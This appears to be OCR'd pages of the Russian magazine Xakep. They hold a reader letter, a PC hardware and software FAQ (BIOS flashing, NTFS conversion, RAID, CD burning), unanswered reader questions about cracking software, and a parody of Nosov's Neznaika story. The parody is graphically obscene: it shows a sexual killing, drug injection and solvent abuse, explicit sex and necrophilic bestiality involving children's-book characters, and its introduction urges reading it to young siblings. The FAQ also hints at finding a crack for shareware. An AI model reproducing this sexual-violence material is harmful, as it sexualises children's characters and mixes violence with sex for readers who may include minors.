Я про другое. Каждый месяц (а когда попадаются спецы - и чаще) у меня возникает желание выслать по адресу vp@xakep.ru что-нибудь глобальное, типа свопа от полуоси или винтукея. Потому как читая журнал невольно приходится ловить себя на мысли, что персонаж под ником "Виталий Петрович" либо глубоко виртуален (этакий искуственный интеллект, который сроду никто не включал), либо просто саботажник. И поэтому все статьи не то что не подогнаны (хотя бы слегка) под единый стилистический образ (Бог с ним, это не _корректорская_ работа), а просто изобилуют (если считать "Хакер" нормальным серьезным журналом) всякой шнягой - пунктуацией ("пунктуация хромает?" - "да нет. не хромает. её оторвало просто нахрен..."), вольным написанием разнообразных слов (о, вот открыл последний спец и долго медитировал над фразой "прародительницей лесбиянства является Греческая поэтесса Сапфо". А почему не "Греческая Поэтесса Сапфо"?) и прочими _мелкими_ огрехами. Я не хочу наехать - Боже упаси, просто у меня постоянно складывается такое впечатление от журнала: красивая, умная девчонка, но прыщавая. Причем не вся прыщавая, а каждый день в разных и самых неожиданных местах =). И поговорить еще через силу получается, а вот одна мысль о долгом и счастливом сексе вводит в глубокий ступор и вызывает желание опустить её в чан с "Клерасилом" часов на триста... У меня за такие штучки редактора награждаются минусовой зарплатой, групповым изнасилованием валом от матричника и прочим вырыванием рук. Ну ё-моё, парни, ну рулезный же журнал, неужто _настолько_ трудно сквозняком читать номер перед сдачей? Мелочи, а неприятно...

Да, признаюсь, баги из журнала вычищать сложно, дело это требует невероятной ловкости и сноровки, но, невзирая ни на что, клятвенно заверяю, что Виталия Петровича активизируем в самое ближайшее время на радость всем нашим любимым читателям.



FAQ

Stepan Ilyin aka Step (faq@real.xakep.ru)

Задавая вопрос, подумай! Не стоит мне посылать вопросы, так или иначе связанные с хаком/кряком/фриком - для этого есть hack-faq (hackfaq@real.xakep.ru), не стоит также задавать откровенно ламерские вопросы, ответ на которые ты при определенном желании можешь найти и сам. Я не телепат, поэтому конкретизируй вопрос, присылай как можно больше информации.

А как правильно прошить БИОС видеокарты? И вообще могут случиться какие-нибудь проблемы?

А как прошить БИОС материнской платы? В принципе тут все то же самое. Для начала скачай с офф-сайта производителя твоего железа последнюю версию прошивателя и необходимую прошивку, а для большей уверенности советую тебе почитать о ней мнение народа в различных форумах и конференциях. Поверь, последняя - далеко не всегда лучшая и стабильная. Перед прошивкой я тебе настоятельно советую запастись UPS, ну или, по крайней мере, проверить подъездную площадку на наличие бестолковых соседей или электромонтера, которые частенько любят поковыряться в электрощите... Если в момент заливания прошивки твой комп выключится или ребутнется, то проблем потом не оберешься, так что будь осторожен. Теперь приступим непосредственно к прошивке. Распакуй все файлы в необходимую директорию и смело перегружайся. Заходи в ДОС. Если такой возможности нет (как у меня), то грузись с какого-нибудь загрузочного CD или дискетки. Сам процесс прошивания описывать бессмысленно, так как у каждого производителя разные программы, да и знаний там особых не требуется. Когда процесс будет завершен, уходи в ребут. Дальше вариантов два: или все работает, или нет =). Если второе, то не пугайся, просто попробуй сделать все заново. Если же снова ничего не выйдет, то залей одну из старых прошивок (в идеале ту, которая была). Если же и это не поможет, то я тебе искренне сочувствую. Значит, что-то в предельно простых действиях ты сделал неверно...



Что такое 3DMark2001 и почему его так часто используют при тестировании видеокарт?

Компьютерная промышленность постоянно развивается, на прилавках компьютерных магазинов мы видим процессоры с невиданными частотами, которые еще пару лет назад казались абсолютно нереальными, а видеокарты по возможностям уже не уступают профессиональным установкам для видео-монтажа. И если с процессорами все понятно, то ситуация с видеокартами не так прозрачна. Выбор видюх сейчас просто огромен. Естественно, чтобы протестировать все эти видеокарты, недостаточно просто сравнить их FPS в q3. Поэтому ребята MadOnion написали отличный тестовый пакет - 3Dmark. Все начиналось с 3Dmark99, но производительность видеокарт постоянно растет, поэтому с каждой версией данной софтины появлялось что-то новое, актуальное. За основу тестов были взяты сцены из различных игр, в каждой из которых тестируется не только общая производительность компьютера, но еще и какая-нибудь аппаратная фишка. В совокупности результатов выводится общая оценка-рейтинг. Я не буду вдаваться в технические возможности теста; если тебе понадобиться, то ты посмотришь их сам. А скачать 3dMark можно абсолютно бесплатно (например, с 3dNews.ru), правда, версия шароварная, поэтому придется тебе найти лекарство, но тут уж я тебе не помощник!

Когда я работаю в XP, то в некоторых DOS-приложениях (например, GoldEd'e) не переключается раскладка. Что мне делать?

Для начала зайди в Contorol Panel/Regional and Language Options и в качестве Default везде поставь Cyrilic. Затем запускай regedit и в разделе HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\KeyboardLayout\ DosKeybCodes меняй значение ключа 00000409 на "ru" (без кавычек), а в файл autoexec.nt, находящийся в папке %windir%/system32, добавь строчку: "lh %SystemRoot%\system32\kb16.com ru". После ребута все должно встать на свои места.

Что такое VRML и с чем его едят?


VRML - сокращение от Virtual Reality Modelling Language. Данный язык в основном предназначен для моделирования трехмерных изображений и геометрических фигур, а также описания их расположения в пространстве. Большинство браузеров не поддерживают VRML без специальных plug-in'ов, поэтому широкого распространения данное средство программирования не получило. Однако недавно я проверял один php-магазин на наличие bug'ов и был приятно удивлен, что одной из многочисленных возможностей было построение различных графиков с помощью VRML. Эти графики были не только информативны, но еще и отлично реализованы, а самое главное - грузились они за считанные секунды. Так как же все работает? VRML-скрипт - это обычный plain-text файл, который интерпретируется или самим браузером (если он поддерживает VRML), или специальным plug-in'ом. В результате обработки скрипта полученное изображение выводится в окне браузера. Кратенько я тебя с VRML познакомил, а о других возможностях данного языка и их реализации читай сам на www.vrml.org и на www.paragraph.com.


Я недавно поставил WinXP, но в процессе установки не стал форматировать свой FAT32 раздел в NTFS. Возможно ли это сделать после установки (то есть без потери данных), а то уж больно неохота переставлять XP, да и места для бэкапа нет.

Разработчики WinXP и в этом плане доказали (даже не верится), что могут сделать что-то действительно достойное. В принципе затребованное действие можно произвести по-разному. Если не хочется юзать ничего кроме стандартных тулзов XP, то можно воспользоваться специальной утилитой Convert. Синтаксис команды предельно прост: convert имя_раздела /fs:ntfs [/v], впрочем, справкой программу не обделили, так что при определенном желании ты можешь разобраться с ней без чьей-либо помощи. Только помни, что обратное с помощью данной утилиты без непосредственного форматирования раздела уже невозможно. Если же ты программистам Mircosoft (и их рукам =) по-прежнему не доверяешь, то можешь воспользоваться отличной программой Partition Magic. Ты про нее, наверное, уже не раз слышал, а скорее всего уже и юзал. Последние версии программы работают с NTFS5 (основная файловая система XP). Так что ты не только сможешь перевести FAT'овский раздел в NTFS, но и провести обратное действие, что может оказаться полезным.

.IN TRASH








Я тут апгрейдиться собрался. Увидел в характеристиках некоторых мамок такое страшное слово RAID. А что это?

В общем, RAID - это аббревиатура, образованная от «Redundant Arrays of Inexpensive Disks". Какого-либо научного и умного определения я тебе не дам (а оно тебе надо?), а объясню, что он собой представляет, и кратко расскажу о его полезных и бесполезных функциях. RAID - это по сути дела контроллер, но реализован он бывает по-разному. Сейчас наибольшее распространение получили «запаенные» в мамки RAID'ы. В частности для таких BRAND'овских материнских плат, как ABIT и MSI, это постепенно становится стандартом. Однако если у тебя нет встроенного raid-контроллера, то никто не мешает тебе купить pci-вариацию raid'а, благо на компьютерном рынке их хватает. Так зачем же он нужен? Одной из важнейших и наиболее известных функций raid'а является raid-0, которая колоссально увеличивает скорость работы винтов. Запись на винты идет частями: первая на один диск, следующая на другой, затем опять на первый и так далее. Результат просто ошеломляет: скорость работы хардов увеличивается в 2-2,5 раза. Кажется фантастичным, однако абсолютная правда. Но есть у этой фишки и обратная сторона, ведь если полетит одна часть инфы, то вторая, соответственно, также будет абсолютно ненужной, а на практике - потерянной. Другой же замечательной возможностью raid'а является raid-1, который в народе получил название "Mirroring" (зеркализация). Ты наверняка знаешь, что такое зеркало сайта, здесь все то же самое, только дублируется не сайт, а файлы. То есть все действия, произведенные на одном диске, дублируются на другой; таким образом, если вдруг что-нибудь случится с одним хардом, то вся инфа останется на зеркальном, то есть на запасном. Честно говоря, я не думаю, что тебе это понадобится, однако администраторы серверов просто тащатся от этой фишки: но их можно понять, ведь они головой отвечают за сохранность информации. Другие возможности raid'а - это вариации сочетания raid-1 и raid-0; если тебя это действительно интересует, то можешь прочитать об этом дополнительно.


Чем лучше всего резать болванки?

«Резать болванки» - достаточно интересный термин, ведь CD резать можно любым режущим предметом, будь-то резак, ножик или пилочка для ногтей =). Ладно, шутки в сторону. На самом деле софта для резки болванок достаточно много, даже в WinXP разработчики Мелкософта засунули собственную писАлку, но на ней я останавливаться не буду. Начну свой маленький обзор со своего любимого «резака» Nero Burning Rom (www.nero.com). Программу написали немецкие программисты и, надо отдать им должное, написали они действительно шедевр. Сразу бросается в глаза идеальный интерфейс: все продумано и предельно понятно, даже для человека, который смутно представляет себе процесс записи CD. Более того, утилита поддерживает русский язык, что, несомненно, порадует многих начинающих. Спектр возможностей также впечатляет: запись data и audio cd, дублирование компактов, создание образа (то есть резервное копирование) HDD. Более того, программа работает почти со всеми современными приводами, так что проблем с совместимостями не будет. В общем, программа из разряда "MustHave". Далее следует очередь Adaptec Easy CD Creator (www.adaptec.com/). Тоже весьма неплохая программа, а многие считают ее лучшей. В принципе возможности все те же, что и у Nero, к оригинальным же фишкам можно отнести возможность тестирования записанного CD на скорость чтения, однако ее полезность вызывает у меня большие сомнения. А вообще, полистай подшивку Хакера: в каком-то из номеров был отличный обзор софта для нарезки CD.



Вопросы. Самые, самые...

1. Скажи, как хакнуть программу VIRTUALGIRL, чтобы тетки наголо раздевались, а бабок я за это платить не хочу! Очень прошу. Плиз. ***(ZugicS@inbox.ru)***
2. Почему после поцелуя взасос меня тянет блевать? Это не зависит от девушки, с которой я целуюсь. ***(miserable@rambler.ru)***
3. Как расшифровать pwl? ***(ledrumg@xakep.ru)***



Даниил Шеповалов (danya@danya.ru)

Даниил Шаповалов

Новые приключения Незнайки

**- Не мог бы, - признался Пилюлькин.
- Вот видите, а у нас все смогут - хотите белочку, хотите зайчика.
- Ну ладно! - махнул Пилюлькин рукой и принялся напяливать на себя сарафанчик.**

Николай Носов “Приключения Незнайки и его друзей”


Какие же тонкие извращенцы все детские писатели. Взять хотя бы Астрид, извиняюсь, Линдгрен и ее в меру упитанного педофила с пропеллером. Или того же Николая Носова - в его Незнайке крайне сомнительных моментов более чем достаточно. Единственным детским писателем, которого я уважал за антипедофилические настроения, был старый кислотник Корней Иванович Чуковский. Пускай у него там кривые умывальники по дому бегали и раки на хромых собаках смеялись - это творческому человеку простительно. Однако несколько дней назад, когда я перечитывал “Бармалея”, моя вера в человечество сильно пошатнулась. Знаешь, как уважаемый Корней Иванович закончил это стихотворение? Вот как:

*“Потому что Бармалей
Любит маленьких детей,
Любит, любит, любит, любит,
Любит маленьких детей!”*

Ну а следующие строки из “Айболита” меня вообще убили:




*“Десять ночей подряд
Он лечит несчастных зверят
И ставит и ставит им градусники!”*



“Даня, - подумал я, прочитав все это. - А почему бы и тебе не стать детским писателем? Ты ведь тоже извращенец!”. И тут же я написал ремейк на знаменитую сказку Носова. Настоятельно рекомендую тебе читать это произведение на ночь своему младшему братику или сестричке, подготавливая их тем самым к жизни в реальном мире.

NEXT


WARNING!!!
ЭТО РЕКЛАМА
Ничего не понял?
смотри продолжение на следущей странице

Юниты

Хумор

Даниил Шеповалов, духовный лидер секты "Мировая Термоядерная Война" (dan@real.xakep.ru , www.danya.ru)

Незнайка проснулся и тут же застонал от жуткой головной боли. Голова буквально раскалывалась на части, все тело ныло, во рту же вообще творилась полная клоака. Незнайка сморщился и окинул взглядом комнату: обои и кровать были тщательно заблеваны, на полу валялись пустые бутылки из-под водки, а рядом с ним на кровати лежало мертвое тело музыканта Гусли, из окровавленного анального прохода которого торчала длинная флейта. Руки Гусли были связаны за спиной чьим-то бюстгальтером. "Да уж, нефигово вчера посидели! Попили, блин, пивка...", - подумал Незнайка, с подозрением прислушиваясь к болезненному зуду в своей собственной заднице. События прошедшей ночи были начисто стерты из его памяти. "Надо идти к Пилюлькину. Пускай какие-нибудь колеса от похмелья прописывает. Да и в КВД провериться не помешало бы, похоже с Гуслей мы не только песни пели", - решил он после недолгого раздумья.

В больнице Незнайка застал Пилюлькина сидящим за большим столом, на котором лежало несколько десятков разноцветных таблеток и капсул. Судя по сумасшедшим, бегающим глазам доктора и его широкой улыбке, он уже успел принять пару-тройку своих пилюлек. Здесь же тусовался и Винтик, который варил на плите какую-то сомнительную жидкость в железной миске и увлеченно возился с различными химикатами. Картину Репина "Торчки улетели" дополнял лежащий в углу Шпунтик. Его лицо было накрыто грязной, замызганной тряпкой, от которой довольно сильно несло бензином.

- Слышь, Док, у тебя от похмелья транки есть? Ну или хоть спирту плесни поправиться, - нарушил тишину Незнайка.

- Незнаечка, Незнаюшечка, пупсик мой ненаглядный, а у тебя деньги есть? Иди-ка сюда, мы тебя сейчас поправим! - пропел Пилюлькин и, набрав в шприц пять кубиков раствора, сделал внутривенную иньекцию Винтику. Затем любовно погладил его по головке, уложил на пол и накрыл глаза мокрой тряпочкой.

- Главное что? Главное - это йод, - еще раз любовно проворковал он, промывая шприц.

- Пилюлькин, кончай гонять, я Гуслю замоч... то есть я хочу сказать - несчастный случай с нашим Гуслей приключился. Лежит теперь там мертвый со спущенными штанами и флейтой в жопе, - раздраженно буркнул Незнайка.

- Как ты говоришь, со спущенными штанами... у тебя дома лежит... и, наверное, тепленький еще совсем, - мечтательно пробормотал Пилюлькин, вмазавшись в паховую вену. - Надо будет сходить... м-мм... посмотреть.

- Да ну вас, торчков, в баню, пойду к Знайке тогда, может он поможет, - махнул рукой Незнайка.

Путь к Знайке лежал через небольшой парк, который коротышки разбили на берегу Огурцовой реки. В парке имелся маленький театр, где в это воскресенье должно было состояться представление. Поэтому всю неделю музыкант Гусля и поэт Цветик репетировали свои номера, а художник Тюбик рисовал декорации. Однако сегодня по непонятным причинам Гусля на репетицию не пришел. Проходя мимо театра, Незнайка заметил Тюбика и Цветика. Они сидели на скамеечке и нежно обнимались.

- Хочешь сказать, ты не изменял мне с этим мужланом Гуслей? - нервно спросил художника Цветик.

- Ну что ты, сладенький мой, я люблю только тебя. И как тебе только такие гадкие мысли в голову приходят, противный! Ну иди же сюда, моя сахарная попка, - ласково сказал Тюбик, расстегивая поэту ширинку и опускаясь перед ним на колени.

- Да, Тюбик, да! А потом возьми меня сзади!!! - застонал Цветик.

В этот момент из-за кустов появился бухой в сисю, заблеванный бомжара Сиропчик, одетый в какие-то мерзкие вонючие лохмотья. Качающейся походкой он подошел к урне, стоявшей рядом со скамейкой, и выудил оттуда бутылку, на дне которой еще оставалось немного пива. Отточенным движением руки Сиропчик опрокинул в себя остатки пенистой жидкости, смачно рыгнул и положил бутылку в авоську.

- Фуууу! Какая мерзость! - закричал наблюдавший эту сцену Цветик, картинно закрыв лицо руками.

- <censored> соси, <censored> вонючий! - ответил Сиропчик и еще раз рыгнул.

Незнайка решил не вмешиваться в столкновение богемы с пролетариатом и поспешил к дому Знайки. Тот жил на холме, в стороне от остальных коротышек и целыми днями сидел за компьютером. По его словам, он занимался программированием для высокопроизводительных многопроцессорных систем, но среди малышей ходили слухи, что Знайка - крутой хакер. Дверь дома оказалась не заперта, и Незнайка зашел внутрь. Он поднялся по лестнице на второй этаж и уже собирался было проорать матерное приветствие, как вдруг услышал стоны и громкий шепот. Осторожно заглянув за угол, он увидел Знайку, который стоял перед компьютером без штанишек и яростно мастурбировал, глядя на монитор. Там уже на две трети загрузилась порнографическая картинка, изображавшая привязанного к стулу коротышку в наморднике, на которого мочилась голубоглазая малышка. ("Да это же Синеглазка!", - прошептал сам себе Незнайка, вспомнив свои приключения в борделях Зеленого Города.) Синеглазка была одета в кожу и держала в руках семихвостную плетку.

- Да! Да! Унижай меня, издевайся надо мной, - стонал Знайка, ожесточенно дергая свой член, - втыкай в меня иголки, корми своими фекалиями, порви мою попку наждаком.

Внезапно он прекратил свои манипуляции, поправил на носу очки и, подойдя к шкафу, вытащил оттуда большого полуразложившегося кузнечика. Знайка с трудом затащил его на кровать, пристроился сзади и начал напевать "Представьте себе, представьте себе - никак не ожидал он. Представьте себе, представьте себе - такого вот конца!", совершая при этом



Рубрика "Я плакал" (самое-самое письмо Дане):

from: Гена Сисечкин <sisechkin@yandex.ru>

Слышу голос из прекрасного далека,
Голос утренний в серебряной росе.
Слышу голос, и манящая дорога
Кружит голову как в детстве карусель...

P.S. Голосуй за Хезболлах!

(CD предоставлен магазином "ПУРПУРНЫЙ ЛЕГИОН" www.plegion.ru)

X-Music

Музыка для хакера

Команда: не команда, а парад "андеграундной альтернативы"
Пластинка: Катапульта
Релиз: Крем Рекордс, 2001
Реальный хит: почти каждый

Одна из самых зверских вещей, выпущенных в ушедшем году. Если какую-то музыку и можно назвать альтернативной - то именно собранную на компакт-диске фестиваля мобильной культуры "Катапульта". Подробности о самом фестивале ты сможешь найти в Инете, загляни на www.catapulta.ru, а вот компакт нужно послушать, чтобы иметь о нем какое-то представление. Спирали, Дельфин, Лед за полем, Total, IFK, Реверс, флюиды, Tractor Bowling, Кирпичи, Найк Борзов - и это далеко не все "мобильно-культурные" исполнители.

Музыка для крякера

Команда: Опять сборник. Сборник Митьковской песни.
Пластинка: Праздник русской авиации (CD предоставлен магазином "ПУРПУРНЫЙ ЛЕГИОН" www.plegion.ru)
Релиз: Митьки, 2001
Реальный хит: гм...

